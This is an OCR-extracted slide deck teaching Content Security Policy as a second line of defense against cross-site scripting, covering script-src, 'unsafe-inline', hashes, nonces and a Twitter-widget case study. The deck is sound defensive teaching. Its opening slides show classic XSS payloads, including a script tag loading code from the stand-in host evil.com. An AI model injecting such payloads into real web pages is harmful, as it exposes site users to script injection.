
From zero to hero with Content Security Policy

Dr. Philippe De Ryck

https://Pragmatic Web Security.com

CSP AS A SECOND LINE OF DEFENSE AGAINST XSS



I am *Dr. Philippe De Ryck*

Pragmatic Web Security
Security for developers

Founder of Pragmatic Web Security

Google Developers Experts

Google Developer Expert

AMBASSADOR PROGRAM

Auth0 Ambassador

SecAppDev

SecAppDev organizer

I help developers with security

- **Hands-on in-depth security training**
- **Advanced online security courses**
- **Security advisory services**

https://pdr.online

A REFRESHER ON XSS

XSS through inline code blocks

```
1  <div><script>alert(1)</script></div>
```

XSS through inline code

```
1  <img src="none.png" onerror="alert(1)">
2  <iframe src="javascript:alert(1)">
3  <iframe src="data:text/html,<script>alert(1)</script>">
```

XSS through remote code files

```
1  <div><script src="https://evil.com/hacked.js"></script></div>
```

MITIGATING XSS WITH CSP

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src 'self'
```

This policy only allows the execution of script files from the application's own origin

XSS through inline code blocks

```
1  <div><script>alert(1)</script></div>
```

Inline code blocks are not coming from the own origin, so they are not executed

XSS through inline code

```
1  <img src="none.png" onerror="alert(1)">
2  <iframe src="javascript:alert(1)">
3  <iframe src="data:text/html,<script>alert(1)</script>">
```

Inline code is not coming from the own origin, so these code snippets are not executed

XSS through remote code files


```
1  <div><script src="https://evil.com/hacked.js"></script></div>
```

This remote code file is not coming from the own origin, so it is not executed

Preventing XSS with CSP

USING CSP IN PRACTICE

- CSP policies are provided by the server along with a resource
  - E.g., a ***Content-Security-Policy*** response header on a response with an HTML page
  - E.g., a ***meta*** tag containing a CSP configuration
  - The browser enforces the specified policy when rendering the response in a context


This meta tag is "equivalent" with a Content-Security-Policy response header
A CSP policy deployed with the meta tag
1 <html>
2 <head>
3 <meta
4 http-equiv="Content-Security-Policy"
5 content="script-src …">
6 </head>
7 </html>
The value of the meta tag contains the CSP policy to enforce
A meta tag policy does not support report-uri, frame-ancestors, and sandbox attributes

USING CSP IN PRACTICE

- CSP policies are provided by the server along with a resource
  - E.g., a ***Content-Security-Policy*** response header on a response with an HTML page
  - E.g., a ***meta*** tag containing a CSP configuration
  - The browser enforces the specified policy when rendering the response in a context
- CSP policies consist of a set of directives
  - The ***script-src*** directive is most relevant, since that explicitly controls script execution
  - Other directives control other resources, outgoing request, or actions within the page
- CSP directives contain a list of expressions that define the policy
  - For resources, the directives determine where resources can be loaded from
  - Expression values can contain reserved keywords or remote locations

CSP EXPRESSIONS

- CSP is very flexible in the way expressions can be defined
  - Different entries in a list of expressions are delimited by a space
  - Expressions can consist of reserved keywords or host expressions

- Reserved keywords act as a shorthand for common scenarios
  - ***'self'*** refers to the page's origin
  - ***'none'*** refers to nothing and effectively prohibits all uses for a directive
  - ***** is a wildcard that matches against anything

- URL-based expressions refer to a specific remote host or resource
  - E.g., ***https://cdn.restograde.com*** or ***https://cdn.restograde.com/jquery.js***
  - Wildcards can also be used in host-based expressions

CSP and legitimate application code

Enabling inline code blocks with CSP

The ineffectiveness of 'unsafe-inline'

APPLICATION COMPATIBILITY AND *'UNSAFE-INLINE'*

- CSP provides a reserved keyword ***'unsafe-inline'***
  - This keyword is only applicable to script files and stylesheets
  - It re-enables the use of inline code blocks and inline event handlers
  - Often used for compatibility reasons to avoid breaking legitimate application code

- The browser cannot distinguish between legitimate code and injected code
  - The use of ***'unsafe-inline'*** enables both types of inline code or inline code blocks
  - **Adding *'unsafe-inline'* to a CSP policy re-enables XSS attack vectors**

A CSP policy using 'unsafe-inline' *for scripts*

```
1  Content-Security-Policy: script-src 'self' 'unsafe-inline'
```

This hash uniquely identifies the code block below down to a space, allowing that exact code block to run, even when specified inline

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src 'sha256-Y1qZpipLn29Prju...eeCKWH4UbmOtB9LUs='
```

A code snippet from the application containing an inline code block

```
1  <body>
2    <div>…</div>
3    <script>… doSomething() …</script>
4  </body>
```

In CSP level 2, we can add a hash value of the exact contents of this script block, so that we can mark it as allowed to execute

Using hashes for inline code blocks

CSP HASHES IN PRACTICE

- Hashes can be used to explicitly approve an inline script or style block
  - The hash is calculated on the exact contents of the inline code block
  - Whenever the browser encounters inline code blocks, it recalculates the hash
    - If that hash is approved by the CSP policy, the block is executed
    - If the hash is not defined in CSP, the code block is not executed
- Attackers can still inject inline code blocks, but not with arbitrary code
  - The attacker can only inject code blocks that are already allowed by the policy
  - Hashing legitimate code blocks does not weaken the defenses of CSP
- CSP level 2 only allows the use of hashes for inline code blocks
  - CSP level 3 will allow combining Subresource Integrity with the use of hashes in CSP

Hashes can only be used when the inline code block contains static code

This nonce is used to identify legitimate code blocks which also carry the nonce, allowing them to be executed

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src 'nonce-x4GACP2dm0UCK'
```

A code snippet from the application containing an inline code block

```
1  <script nonce="x4GACP2dm0UCK">
2    …
3    inline script code
4    …
5  </script>
6
```

In CSP level 2, we can add a nonce to the policy and to a script tag, marking a specific code block as approved

Using nonces for inline code blocks

CSP NONCES IN PRACTICE

- Nonces are dynamically added when the response is served
  - The application only adds nonces on legitimate script and style tags
  - Elements carrying a nonce that is listed in the policy are allowed to execute
  - ***Injected content will not have the correct nonce, so the browser blocks execution***

- ***Nonces must be different on every page load***
  - Nonces are generated from a cryptographically secure random source
  - Since such pages are dynamically generated, caching should not get in the way
    - Using nonces in combination with rewriting static pages may run into caching problems

- Nonces identify allowed code blocks, but do not define the contents
  - Nonces are more flexible than hashes, as they can also be used on dynamic code blocks
  - Nonces do not weaken CSP, since the attacker cannot re-use, guess, or predict a nonce

Nonces should be unpredictable, so they must be different on every page load

Enabling inline code with CSP

- CSP Level 2 introduces hashes and nonces to enable inline code
  - Hashes are the easiest mechanism and work well on static code blocks
  - Nonces require dynamic page generation, but also work on dynamic code blocks

- When hashes or nonces are used, the ***'unsafe-inline'*** keyword is ignored
  - This behavior enables backwards compatible policies (more on that later)

- CSP Level 3 also supports the use of hashes for enabling inline event handlers
  - This is mostly intended to support CSP for true legacy applications
  - The use of hashes for event handlers requires the ***'unsafe-hashes'*** keyword
  - Supported by all modern browsers, but not a useful feature for modern applications

https://caniuse.com/?search=unsafe-hashes

Enabling remote code with CSP

This URL expression identifies where scripts can be included from

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src https://cdn.restograde.com
```

Note that CSP expressions are flexible. They can point to a host, to a specific file (jquery.js), or even use wildcards.

A code snippet from the application containing a remote code file

```
1  <script src="https://cdn.restograde.com/jquery.js"></script>
```

In CSP level 1, the browser checks the URL of the script against the *script-src* directive

This nonce in the policy is used to identify approved script tags (inline or remote)

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src 'nonce-x4GACP2dm0UCK'
```

Note that the host (cdn.restograde.com) is not explicitly listed in the policy. The nonce suffices to approve a remote code file

A code snippet from the application containing a remote code file with a nonce

```
1  <script nonce="x4GACP2dm0UCK" src="https://cdn.restograde.com/jquery.js"></script>
```

In CSP level 2, we can use a nonce to approve remote code files as well (the nonce is independent of the file contents, making this possible in CSP level 2)

Using nonces for remote code files

CSP Level 3 will support hashes for remote code files

headers HTTP header: Content-Security-Policy: script-src: With external scripts

Usage % of all users ?

Global 72.56%

Current aligned | Usage relative | Date relative | Filtered | All

Chrome	Edge *	Safari	Firefox	Opera	IE ⚠ *
4-58	12-18			10-45	
59-112	79-112	3.1-16.4	2-112	46-98	6-10
113	113	16.5	113	99	11
114-116		16.6-TP	114-115		

Chrome for Android	Safari on iOS *	Samsung Internet	Opera Mini *	Opera Mobile *
		4-6.4		
	3.2-16.4	7.2-20		12-12.1
113	16.5	21	all	73

Case study: Integrating third-party components

What will happen here?

A CSP policy deployed by the application

```
Content-Security-Policy: script-src 'self'
```

A code snippet from the application loading Twitter integration code


```
<body>
  <app-root></app-root>
  <script>
    window.twttr=function(t,e,r){var n,i=t.getElementsByTagName(e)
    [0],w=window.twttr||{};return t.getElementById(r)||
    ((n=t.createElement(e)).id=r,n.src="https://platform.twitter.com/
    widgets.js",i.parentNode.insertBefore(n,i),w._e=[],w.ready=
    function(t){w._e.push(t)}),w}(document,"script","twitter-wjs")
  </script>
  <script src="runtime.7b63b9fd40098a2e8207.js"></script>
  <script src="polyfills.00096ed7d93ed26ee6df.js"></script>
  <script src="main.8e56a2a77fee2657fb91.js"></script>
</body>
```

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src 'self'
```

A code snippet from the application loading Twitter integration code

```
1  <body>
2    <app-root></app-root>
3    <script>
4      window.twttr=function(t,e,r){var n,i=t.getElementsByTagName(e)
5      [0],w=window.twttr||{};return t.getElementById(r)||
6      ((n=t.createElement(e)).id=r,n.src="https://platform.twitter.com/
7      widgets.js",i.parentNode.insertBefore(n,i),w._e=[],w.ready=
8      function(t){w._e.push(t)}),w}(document,"script","twitter-wjs")
9    </script>
10   <script src="runtime.7b63b9fd40098a2e8207.js"></script>
11   <script src="polyfills.00096ed7d93ed26ee6df.js"></script>
12   <script src="main.8e56a2a77fee2657fb91.js"></script>
13 </body>
```




Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-FqDlP5rXg5ul6qKEe3fiEnZ1QiZNUUQzh4BoJeR5SkA='), or a nonce ('nonce-...') is required to enable inline execution. localhost/:1

A CSP policy deployed by the application

```
Content-Security-Policy: script-src 'self' 'sha256-FqDlP5rXg5u…ZNUUQzh4BoJeR5SkA='
```

A code snippet from the application loading Twitter integration code

```
<body>
  <app-root></app-root>
  <script>
    window.twttr=function(t,e,r){var n,i=t.getElementsByTagName(e)
    [0],w=window.twttr||{};return t.getElementById(r)||
    ((n=t.createElement(e)).id=r,n.src="https://platform.twitter.com/
    widgets.js",i.parentNode.insertBefore(n,i),w._e=[],w.ready=
    function(t){w._e.push(t)}),w}(document,"script","twitter-wjs")
  </script>
  <script src="runtime.7b63b9fd40098a2e8207.js"></script>
  <script src="polyfills.00096ed7d93ed26ee6df.js"></script>
  <script src="main.8e56a2a77fee2657fb91.js"></script>
</body>
```





```
▶Refused to load the script 'https://platform.twitter.com/widgets.js' because it violates the following Content Security Policy directive: "script-src 'self' 'sha256-FqDlP5rXg5ul6qKEe3fiEnZ1QiZNUUQzh4BoJeR5SkA='". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.                (index):1
```

A CSP policy deployed by the application

```
Content-Security-Policy: script-src 'self' 'sha256-FqDlP5rXg5u…ZNUUQzh4BoJeR5SkA='
  https://platform.twitter.com/
```

A code snippet from the application loading Twitter integration code

```
<body>
  <app-root></app-root>
  <script>
    window.twttr=function(t,e,r){var n,i=t.getElementsByTagName(e)
    [0],w=window.twttr||{};return t.getElementById(r)||
    ((n=t.createElement(e)).id=r,n.src="https://platform.twitter.com/
    widgets.js",i.parentNode.insertBefore(n,i),w._e=[],w.ready=
    function(t){w._e.push(t)}),w}(document,"script","twitter-wjs")
  </script>
  <script src="runtime.7b63b9fd40098a2e8207.js"></script>
  <script src="polyfills.00096ed7d93ed26ee6df.js"></script>
  <script src="main.8e56a2a77fee2657fb91.js"></script>
</body>
```




▶ Refused to load the script 'https://cdn.syndication.twimg.com/timeline/profile?callback=__tw widgets.js:8
ttr.callbac…69&suppress_response_codes=true&t=1816262&tz=GMT%2B0200&with_replies=false' because it violates the following Content Security Policy directive: "script-src 'self' 'sha256-FqDlP5rXg5ul6qKEe3fiEnZ1QiZNUUQzh4BoJeR5SkA=' https://platform.twitter.com/". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.

A CSP policy deployed by the application

```
Content-Security-Policy: script-src 'self' 'sha256-FqDlP5rXg5u…ZNUUQzh4BoJeR5SkA='
  https://platform.twitter.com/ https://cdn.syndication.twimg.com
```

A code snippet from the application loading Twitter integration code

```
<body>
  <app-root></app-root>
  <script>
